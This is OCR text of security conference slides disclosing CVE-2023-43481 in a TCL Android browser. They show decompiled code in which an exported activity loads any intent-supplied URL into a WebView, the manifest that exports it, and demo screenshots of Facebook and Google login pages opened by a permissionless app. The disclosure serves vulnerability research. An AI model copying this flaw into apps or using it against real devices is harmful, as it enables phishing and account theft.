
INTERNET : Open network sockets.

CASE STUDY #2

com.tcl.browser.portal.browse.activity.BrowsePageActivity




```java
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    getWindow().addFlags(128);
    a0();
    if (!((BrowserViewModel) this.q).getMIsBasic()) {
        c.g.a.i.e.M = true;
    }
    String parseReceivedIntent = ((BrowserViewModel) this.q).parseReceivedIntent(getIntent());
    ((BrowserViewModel) this.q).setMCurrentUrl(parseReceivedIntent);
    this.E = ((BrowserViewModel) this.q).getMNeedShowDialog();
    WebView webView = this.u;
    if (webView != null) {
        webView.loadUrl(parseReceivedIntent);
```



```xml
<activity android:theme="@style/AppTheme" android:name="com.tcl.browser.portal.browse.activity.BrowsePageActivity" android:exported="true"
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="http"/>
        <data android:scheme="https"/>
    </intent-filter>
</activity>
```

Case Study #2




facebook

Log Into Facebook

debug@piezoelectric.io

Password

Log In
Forgot account? Sign up for Facebook
English (US) Español Français (France) 中文(简体) العربية Português (Brasil) Italiano 한국어 Deutsch हिन्दी 日本語
Sign Up Log In Messenger Facebook Lite Video Places Games Marketplace Meta Pay Meta Store Meta Quest Instagram Threads Fundraisers
Services Voting Information Center Privacy Policy Privacy Center Groups About Create ad Create Page Developers Careers Cookies Ad choices
Terms Help Contact Uploading & Non-Users
Meta © 2023



App info

d3m0


Notifications
Off

Permissions
No permissions requested

Storage & cache
5.22 MB used in internal storage

CVE-2023-43481 | CVSS 9.8

Case Study #2



Google

Welcome

actuator.demo@gmail.com

CVE-2023-43481 | CVSS 9.8

THANK YOU!

SOCIALS:

HTTPS://GITHUB.COM/ACTUATOR/SHMOOCON

HTTPS://WWW.YOUTUBE.COM/@ACTUATOR

HTTPS://INFOSEC.EXCHANGE/@ACTUATOR

EMAIL:

THANKS@ACTUATOR.SH

github.com/actuator/shmoocon